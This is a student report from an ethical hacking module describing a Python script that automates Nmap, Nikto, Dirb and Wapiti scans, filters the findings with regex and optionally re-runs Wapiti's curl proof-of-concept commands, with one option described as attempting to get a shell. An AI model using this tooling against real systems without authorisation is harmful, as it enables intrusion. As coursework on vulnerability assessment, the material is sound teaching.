Automated Web Vulnerability Scanner

Automated Web Vulnerability Scanner created in Python with output into Spreadsheet.

Adam Board

CMP320: Advanced Ethical Hacking

2022/23

Note that Information contained in this document is for educational purposes.

.

Abstract

Web applications in the modern day are used in every aspect of life, especially for the use of e-commerce that allows individuals to shop from home with ease. E-commerce is growing at a fast rate with the potential to hit $7.4 trillion in revenue by 2025. However, as these e-commerce web applications continue to grow, so does the likelihood of them being affected by cyber-attacks. Should these web applications be compromised by a breach, the consequences for individuals and organisations could be sensitive data being leaked that can lead to a fine upwards of £20 million for the organisation that owns the web application. To prevent the chances of being affected by a cyber-attack, organisations can have vulnerability assessments performed by external organisations, which entail scanning their network with various vulnerability scanning tools to detect security issues before an attacker does. Doing vulnerability scans regularly can be time-consuming to set up and to execute the various tools one by one. To circumvent this, automated scripts can be created to run the tools one after another without the user needing to do more than start the script.

This report covers the entire programming and development of an automated web vulnerability scanner script, using a modular architecture approach to program the core functionalities of the script. This approach was chosen due to the multitude of benefits it brought to the program such as readability, efficient debugging, and improvements to the speed of testing functions.

During the development process of the automated web vulnerability scanner, testing the different functions found limitations in the script such as running "Proof-of-Concept" curl commands would only accept a single argument due to the method used to extract the curl command with RegEx characters. Overall, the script extracts the open default webports, vulnerabilities from three different web vulnerability scanning tools, and the output from simple curl "Proof-of-Concept" commands and then outputs these results onto an Excel workbook that has IP address specific spreadsheets.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

The use of websites for e-commerce is consistently expanding on a global scale with a predicted revenue of $7.4 trillion by 2025, with the United Kingdom's revenue growth predicted to grow 5.16% annually up until 2025 (Shepherd, 2023). However, with the growth of e-commerce and websites, comes risks such as cyber-attacks against these websites; around the world, 30,000 websites are attacked daily with a new attack happening on the web every 39 seconds (Bulao, 2023). Attackers exploit common vulnerabilities within websites such as broken access control, cryptographic failures, and injection (OWASP, 2021).

These vulnerabilities appear from various sources. Some examples of this are outdated or expired software such as SSL certificates being used past their expiration date or using a weak encryption type, and new software, or updates to old software, not being tested properly leading to a lack of sanitising injection procedures such as SQL queries (Cyber Management, 2022).

To tackle the growing cyber-attacks against websites, vulnerability scanning was introduced as a method to detect vulnerabilities. Vulnerability scanning is the term used to describe the automated process of detecting security issues within an organisation's security program. It acts as an efficient method to automatically detect security issues and vulnerabilities before they can be identified by cyber criminals (NCSC, n.d.). To increase the efficiency of the vulnerability scanning process, tools such as *Dirbuster* and *Nikto* were created to assist in the process of discovering vulnerabilities. However, while these tools are faster than manually identifying vulnerabilities, there are limitations to the use of tools; the tools cannot catch complex vulnerabilities or vulnerabilities not within their database. They are also time-consuming to run, scans must be run regularly which can be taxing on the website (Strobes, 2023), and typically the scanners are run individually. Additionally, the output for these vulnerabilities is written into different files which all need to be read through using RegEx to filter the results.

Scripting languages like Python allow multiple vulnerability scanners to be selected and run in one script with different configurations such as setting scan targets in the script to allow the vulnerability scan to be customised for its specific organisations. The script can be scheduled to run on a weekly basis and output all the results into one place to be examined like an Excel spreadsheet or a PDF (Ataman, 2023). In this case, the report describes the creation of an automated web vulnerability scanner that outputs all vulnerabilities found within an Excel spreadsheet.

1.2 AIM

This project aims to implement and deliver a Python script which maximises the efficiency of the vulnerability scanning process. The script scans the default web ports of a specified host, uses web vulnerability scanners on the specified ports and exports the results from each tool into a singular Excel workbook. To achieve this, the following sub-aims will be addressed:


- Creating the processes within functions for different implementations that are required for the script to run successfully and efficiently
- Implementing argument parsing to allow configurations to the script at runtime
- Integrating and implementing of network discovery tool, *Nmap* to scan the four default web ports.
- Integrating and implementing of the three web vulnerability scanners, *Nikto*, *Dirbuster*, and *Wapiti*.
- Outputting raw output of vulnerability scanners into text files to allow the user to do their own investigation into results.
- Utilising the raw output for each tool to filter vulnerabilities out of the results with the assistance of RegEx.
- From the output of *Wapiti*, attempt to run the "Proof of Concept" commands that the tool produces to confirm the related vulnerability
- Exporting the results of filtering the vulnerabilities to a newly created Excel Workbook, divided by IP address per spreadsheet.
- Implementing Conditional formatting based on the vulnerability being related to outdated software.

By following good coding practices with these aims in mind, the project seeks to deliver a Python script which can streamline the process of web vulnerability scanning through automation.

2 PROCEDURE

2.1 PROGRAM AND DEVELOPMENT

The script was tested using Windows Subsystem for Linux (WSL) which enables the developer to run a Linux environment to use command line tools, utilities, and applications such as *Nikto*, *Nmap*, and *Wapiti* directly on Windows without using a virtual machine or a dualboot setup (Microsoft, 2022). Additionally, for testing the script to ensure it worked as intended, a virtual machine with a vulnerable website given by the developer's organisation for practicing web application penetration testing was used because it was guaranteed to have web application vulnerabilities to discover. This can be seen in Figure 1.



Abertay Hacklab vulnerable web application machine

This virtual machine has been setup for use by Ethical Hacking students at Abertay University, Dundee.

Main training applications.

Examine the virtual machine.

Realistic Web apps.

Others.

DVWA
bWAPP
an extremely buggy web application !
OWASP Mutillidae II:
Version: 2.6.24 Security Level: 0 (Hosed)
SQLi-LABS Page-1
Setup/reset Database for labs
Page-2 (Advanced Injections)
Page-3 (Stacked Injections)
PHP File Manger
phpMyAdmin
BADSTORE.NET
Welcome to BadStore.net!
Peruggia 1.2
WackoPicko.com

Figure 1 the web application for testing

The development for the automated web vulnerability scanning script took a modular architecture approach for the design. This approach required the six different core processes to be broken down into smaller, independent modules or functions. The potential advantages of utilising this architecture were as follows:

- Readability: Use of modular programming could make the code easier to read compared to monolithic code due to the separation into modules that handled different aspects of the overall functionality. (Mcdonald, 2020)
- Streamlined scalability: New Features or functionalities could be added by implementing a new module or altering an existing module, which made the code flexible and adaptable.
- Reusability: Modules could be reused to reduce bloat within the script which stopped repeated writing of code within the project.


- Efficient debugging: Minimises the locations that errors could possibly appear within the project and errors could be sourced to a single module instead of the entire project. (Mirzoyan, 2021)
- Improved testing efficiency: Singular modules could be tested to determine if the module was working as intended rather than executing the entire project to test a feature.

The first subheading within this section does not contain modular code but it is used to set up the script to take in arguments from the user to configure the script. The subheadings following this are the functions which contain the core functionality of the script.

2.1.1 argparse

When the user is executing the script, they would require a method to interact with it to set configurations; command line arguments are a simple and clear method to allow the user to change the functionality of the script at runtime.


Using the library argparse, arguments were implemented in the form of switches, which the user types out after calling the script to add various functionality to the script. To understand the functionality of each switch, the argparse library automatically includes a “-h” help switch the user can insert to discover a small description of each switch that is written by the developer. The script used various switches such as “-r” or “—run”, which executes the “Proof of Concept” commands found by the vulnerability scanners module; “-v” or “—verbose”, which increases the verbosity of the script when it is running; “—Version”, which shows the user the version of the tool they have; “ipAddr”, the most vital switch because it allows the user to insert a list of IP addresses or a file that had IP addresses delimited by a newline; and finally “-of” or “—output”, which determines if the script will output an Excel spreadsheet for all of the information found. The various switches can be seen in figure 2.



```
#Allows the script to have arguments that enable different options for the user rather than using a "Choose your own adventure" model where the user must enter in yes or no
parser = argparse.ArgumentParser()
parser.add_argument("-r" , "--run" , help="Chooses whether to run the appropriate exploit that correlates to the found vulnerability and attempt to get a shell.", action="store_true")
parser.add_argument("-v" , "--verbose" , help="Increases the verbosity while running the scan." , action="store_true")
parser.add_argument("--Version" , help="Displays what version the tool is currently at." , action="store_true")
parser.add_argument("ipAddr" , nargs="*" , help="Input the individual IP address(es) to be scanned OR put a file with a list of IP addresses that is delimited by new lines. (subnet masks co not work in current iteration!)")
parser.add_argument("-of" , "--output" , help="determines whether the results are neatly formatted to a excel document for later use." , action="store_true")
args = parser.parse_args()
```

Figure 2- ArgParse Arguments


To determine if an IP address or a file had been inserted into the script, validation was required; otherwise, the script would not have the capabilities to determine the difference between the file or a singular IP address and would not run. With the use of RegEx, the input was validated by checking if the first input out of the list matched as a valid IP address, if it does not match the RegEx for IP address validation then it will treat it as a singular file and attempt to read the contents of the file until it has read all the lines and put the results into a list of IP addresses for the script to use. This can be seen in Figure 3.



```
#uses regex to validate that it is an ip address if it is not a file
def ValidIPAddress(ipAddress):
    pattern = re.compile(r'^(\d{1,3}\.){3}\d{1,3}$')
    return pattern.match(ipAddress) is not None
```

Figure 3 IP address recognition RegEx

For testing the functionality of the listed features, the developer used “Python3 AutoDefaultWebCracking.py --Version -of -r -v 192.168.1.100” because it tests all the arguments that can be parsed. The output of the first argument, “—Version” can be seen in Figure 4.




```
sessment/Unit2 - Mini Project$ python3 AutoDefaultWebCracking.py --Version -of -r -v 192.168.1.100
ADWC is on version 1.0
```

Figure 4 Output onto terminal from argument "--Version"

2.1.2 ScanForWebPorts Function

Before being able to scan the IP addresses for vulnerabilities using vulnerability scanners, the script would need to know if the IP address and it’s default web ports were in an up state; the IP addresses which were inserted using the “ipaddr” argument into a list were scanned by utilising the tool *Nmap* to scan the four default web protocol ports, 80, 443, 8080, and 8443 on each IP address using a for loop. The script was able to use the capabilities of *Nmap* due to its use of the imported *Nmap* library. Upon scanning the four different web ports, the script would use dictionary comprehension as an efficient method to keep track of and save which ports were open and which ports were closed. The script would then display these results to the user in the command line if they had the verbosity flag enabled. Should the script determine that none of the four ports were open, or that the IP address is down, then the module would delete the IP addresses which meet one of these three criteria from the list and would not waste resources attempting to scan the invalid IP addresses at later stages. Additionally, the script also uses a try and except case to ensure it does not crash if an invalid IP address is found. This can be seen in Figure 5.




```
        #If the ip address is down or if it has been misstyped then it wil
        if scanResults[i]['scan'][i]['status']['state'] == "down":
            print("This IP Address appears to be down!")
            ipAddr.remove(i)
            del scanResults[i]
            del portCheck[i]
            continue
    except:
        print(i + " does not exist or was misstyped")
        ipAddr.remove(i)
        del scanResults[i]
        del portCheck[i]
        continue
```

Figure 5 Try except case validation

After this function scanned all the web ports and saved the ports and raw *Nmap* results, the script would return the two dictionaries of results so they could be used in vulnerability scanners within the next module.


To test that the function worked as intended, the developer used the verbosity argument to see the running of the script and compared the results from scanning the virtual machine using *Nmap* manually. This can be seen in Figures 6 and 7.



```
└─$ nmap 192.168.1.100
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-22 12:53 EDT
Nmap scan report for 192.168.1.100
Host is up (0.0020s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds
```

Figure 6 Manual Nmap scanning to check port states



```
Starting Scan of Ip Address: 192.168.1.100
Port 80 is open!
Port 443 is open!
Port 8080 is open!
Port 8443 is closed!
```


Figure 7 Script's output checking port states

2.1.3 FindVulns Function

Once the script confirmed the IP addresses that were determined to be in a valid up state, they were ready to be scanned using three different web vulnerability scanning tools with the help of the library subprocess; *Nikto* is an open-source web application scanner that performs comprehensive tests against web servers for various security issues and performs checks to determine the version of web servers' software to identify out-of-date web servers' software, which typically have their specific security concerns (Shivanandhan, 2021).

The second tool, *Dirb*, is a command line version of the tool *Dirbuster*, which was used to search for existing and hidden web objects by launching a dictionary-based attack against the specified host and examining the responses (kali, 2022). The default wordlist for *Dirb* was used to enumerate the specified hosts.


Finally, the web vulnerability scanner *Wapiti* was utilised to audit the overall security of the numerous web applications by performing a scan against a web application's deployed web pages without examining the source code of the application (kali, 2023). Once *Wapiti* had gathered enough information regarding the web application, it would attempt to inject payloads for vulnerabilities with a "Proof of Concept" command that can be executed to confirm the findings. However, the execution had to be configured within the command line to stop attempting a type of injection after a short time frame because the tool slowed down the scanning process drastically which increased the time to finish and would defeat the purpose of creating a script to increase the efficiency of scanning. This can be seen in Figure 8.



```
"wapiti", "-u", "http://" + i + "/", "-f", "txt", "-o", "./WapitiRes" + i + ".txt", "-m", "all", "--max-scan-time", "180", "--max-attack-time", "180", "--color", "--sco
'UTF-8")
```


Figure 8 Wapiti configurations to speed up script

To test the script was working as intended, the developer would wait until the three tools had finished their scanning process and printed the results onto the terminal, because verbosity was enabled. Afterwards, the script saved the results to a dictionary with the key being the IP address and the value being the results. The output, when printed without alterations, would be hard to read for a user, to circumvent this issue the "str()" function was used to change it from encoding UTF-8 (Unicode Transformation Format - 8 bits) to a string format. This can be seen in Figures 9 and 10.



```
b"- Nikto v2.1.5\n---------------------------------------------------------------------------\n+ No web server found on pi.hole: 88\n-----------------------
----------------------------------------------------\n+ No web server found on pi.hole: 443\n-----------------------------------------------------------------
----------\n+ No web server found on pi.hole: 8080\n---------------------------------------------------------------------------\n+ No web server found on pi.
hole: 8888\n---------------------------------------------------------------------------\n+ Target IP:          192.168.3.3\n+ Target Hostname:    pi.hole\n+
Target Port:        80\n+ Start Time:         2023-03-10 14:40:51 (GMT0)\n---------------------------------------------------------------------------\n+ Serv
er: lighttpd/1.4.53\n+ The anti-clickjacking X-Frame-Options header is not present.\n+ Root page / redirects to: /admin\n+ No CGI Directories found (use '-C
all' to force check all possible dirs)\n+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST \n+ Uncommon header 'x-pi-hole' found, with contents: The Pi-hole We
b interface is working!\n+ Uncommon header 'x-frame-options' found, with contents: DENY\n+ Cookie PHPSESSID created without the httponly flag\n+ OSVDB-3092:
/admin/: This might be interesting...\n+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.\n+ 654
4 items checked: 2 error(s) and 7 item(s) reported on remote host\n+ End Time:           2023-03-10 14:41:49 (GMT0) (58 seconds)\n--------------------------
-------------------------------------------------\n+ 1 host(s) tested\n"
```

Figure 9 Broken Output of Nikto



```
ip address 192.168.3.3 finished!
Starting nikto scan for 192.168.3.3
- Nikto v2.1.5
---------------------------------------------------------------------------
+ No web server found on pi.hole: 88
---------------------------------------------------------------------------
+ No web server found on pi.hole: 443
---------------------------------------------------------------------------
+ No web server found on pi.hole: 8080
---------------------------------------------------------------------------
+ No web server found on pi.hole: 8888
---------------------------------------------------------------------------
+ Target IP:          192.168.3.3
+ Target Hostname:    pi.hole
+ Target Port:        80
+ Start Time:         2023-03-10 14:42:44 (GMT0)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.53
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: /admin
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'x-pi-hole' found, with contents: The Pi-hole Web interface is working!
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ 6544 items checked: 2 error(s) and 7 item(s) reported on remote host
+ End Time:           2023-03-10 14:43:43 (GMT0) (59 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
Starting Dirbuster scan for 192.168.3.3
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar 10 14:43:43 2023
URL_BASE: http://192.168.3.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.3.3/ ----
==> DIRECTORY: http://192.168.3.3/admin/

---- Entering directory: http://192.168.3.3/admin/ ----
==> DIRECTORY: http://192.168.3.3/admin/img/
+ http://192.168.3.3/admin/index.php (CODE:200|SIZE:17766)
+ http://192.168.3.3/admin/LICENSE (CODE:200|SIZE:14164)
==> DIRECTORY: http://192.168.3.3/admin/scripts/
==> DIRECTORY: http://192.168.3.3/admin/style/

---- Entering directory: http://192.168.3.3/admin/img/ ----

---- Entering directory: http://192.168.3.3/admin/scripts/ ----
==> DIRECTORY: http://192.168.3.3/admin/scripts/vendor/

---- Entering directory: http://192.168.3.3/admin/style/ ----
==> DIRECTORY: http://192.168.3.3/admin/style/themes/
==> DIRECTORY: http://192.168.3.3/admin/style/vendor/

---- Entering directory: http://192.168.3.3/admin/scripts/vendor/ ----
+ http://192.168.3.3/admin/scripts/vendor/LICENSE (CODE:200|SIZE:1085)

---- Entering directory: http://192.168.3.3/admin/style/themes/ ----

---- Entering directory: http://192.168.3.3/admin/style/vendor/ ----
==> DIRECTORY: http://192.168.3.3/admin/style/vendor/fonts/
+ http://192.168.3.3/admin/style/vendor/LICENSE (CODE:200|SIZE:1085)

---- Entering directory: http://192.168.3.3/admin/style/vendor/fonts/ ----

-----------------
END_TIME: Fri Mar 10 14:45:26 2023
DOWNLOADED: 41508 - FOUND: 4
adam@PandorasBox:/mnt/c/Users/Adam/Documents/MEGA/University work/Year three/Uni 21-22/Term 2/CMP320_Advanced_Hacking/Assessment/Unit2 - Mini Project$
```

Figure 10 Fixed output using str() function

2.1.4 CreateRawFiles Function


With the output of the three scans saved within their respective dictionary, they needed to be formatted so that they could be read line by line efficiently in the filtering vulnerability module; using the "with" statement allows the different outputs to be written to text files for analysing while decreasing potential errors compared to using the built-in object "file". The "with" statement improves the readability by compacting the code, and ensures proper acquisition and release of resources by automatically closing the file once the "with" statement has finished executing, which decreased the chance of leaks and bugs within the script (Manthanchauhan, n.d.). Additionally, writing the results of the three scans into text documents allows the user to do their own analysis of the results to confirm the findings of the script and discover uncommon vulnerabilities the script had missed.

To confirm that this function was working, the developer examined the four files created to contain the results of the four tools and confirmed the results were written into the files; checking the files also confirmed that the previous function, "FindVulns" was working as intended. A snippet of the files can be seen in Appendix B.

2.1.5 FilteringVulns Function

After the raw output had been inserted into a text file, the data within those files would be filtered by using a unique databank for each tool created by the developer. The databank was filled with common patterns that appear within the three tools such as "outdated" and "robots.txt". The "with" statement used with the read option was used to ensure the file was opened and read line by line without altering the information within the text file. To test the RegEx that was used to extract information, the website "RegEx101" was used and the link to the testing sample can be found in Appendix A along with the Explanation of the website's explanation of what the RegEx is doing to narrow the search for specific patterns.

For the *Wapiti* results, there was an extra search variable named "PoC", which was created to discover the "Proof of Concept" commands which relate to each vulnerability discovered by the filtering module to prove how the vulnerabilities were found. This can be seen in Figure 11.



```
for line in WapFile:
    for match in listOfVulnsWap:
        if re.search(match, line, re.IGNORECASE):
            selectVulnsWap[i]["vuln" + str(counter1)] = line
            counter1 +=1
    if re.search(PoCWap, line, re.IGNORECASE):
        selectPoCWap[i]["vuln" + str(counter2)] = line
        counter2 +=1
```

Figure 11 Extra search using RegEx for "Proof of Concept"


One of the issues with attempting to match the vulnerabilities to a "Proof of Concept" was that the number of the "Proof of Concept" needed to be equal to the number of vulnerabilities otherwise there is a chance that the wrong "Proof of Concept" for the wrong vulnerabilities are printed out. Every vulnerability found by the three tools was saved within their respective newly created dictionary so the dictionaries can be returned by the function for usage within different modules.

During the testing phase, print statements were added to confirm the contents of the dictionaries and ensured they matched expected outcome compared to the original data held within the text documents.

2.1.6 RunExploit Function

To give the user a deeper understanding of how the vulnerabilities were found, the tool *Wapiti* shows the curl commands used to gather the vulnerabilities it found, which are known as "Proof of Concept". The script will execute the "Proof of concept" should the user configure the script using the "-r" or "—run" switch. RegEx was used to extract the curl command from the *Wapiti* Proof-of-Concept dictionary.

The RegEx for extracting the curl command can be seen in Figure 12 and the testing of the RegEx can be found in Appendix A.



```
#RegEx variable that is used to extract the curl command
curlGrab = r'curl\s"([^"]+)"(?:\s([^"]+))*"([^"]+)"(?:\s([^"]+))*"([^"]+)"'
```


Figure 12 RegEx to extract Curl commands

The RegEx here would extract the curl command out of each "Proof of Concept" along with each argument that is provided to the command. The output for each curl is then saved as a value in a dictionary linked to a key of the correlating IP address so it can be passed onto the CreateSpreadSheet function.

However, upon testing this function, only curl commands with one argument were able to be extracted from the "Proof of Concept" dictionary which meant any curl commands with more than one argument were not able to be exploited as *Wapiti* had intended.

2.1.7 CreateSpreadSheet Function

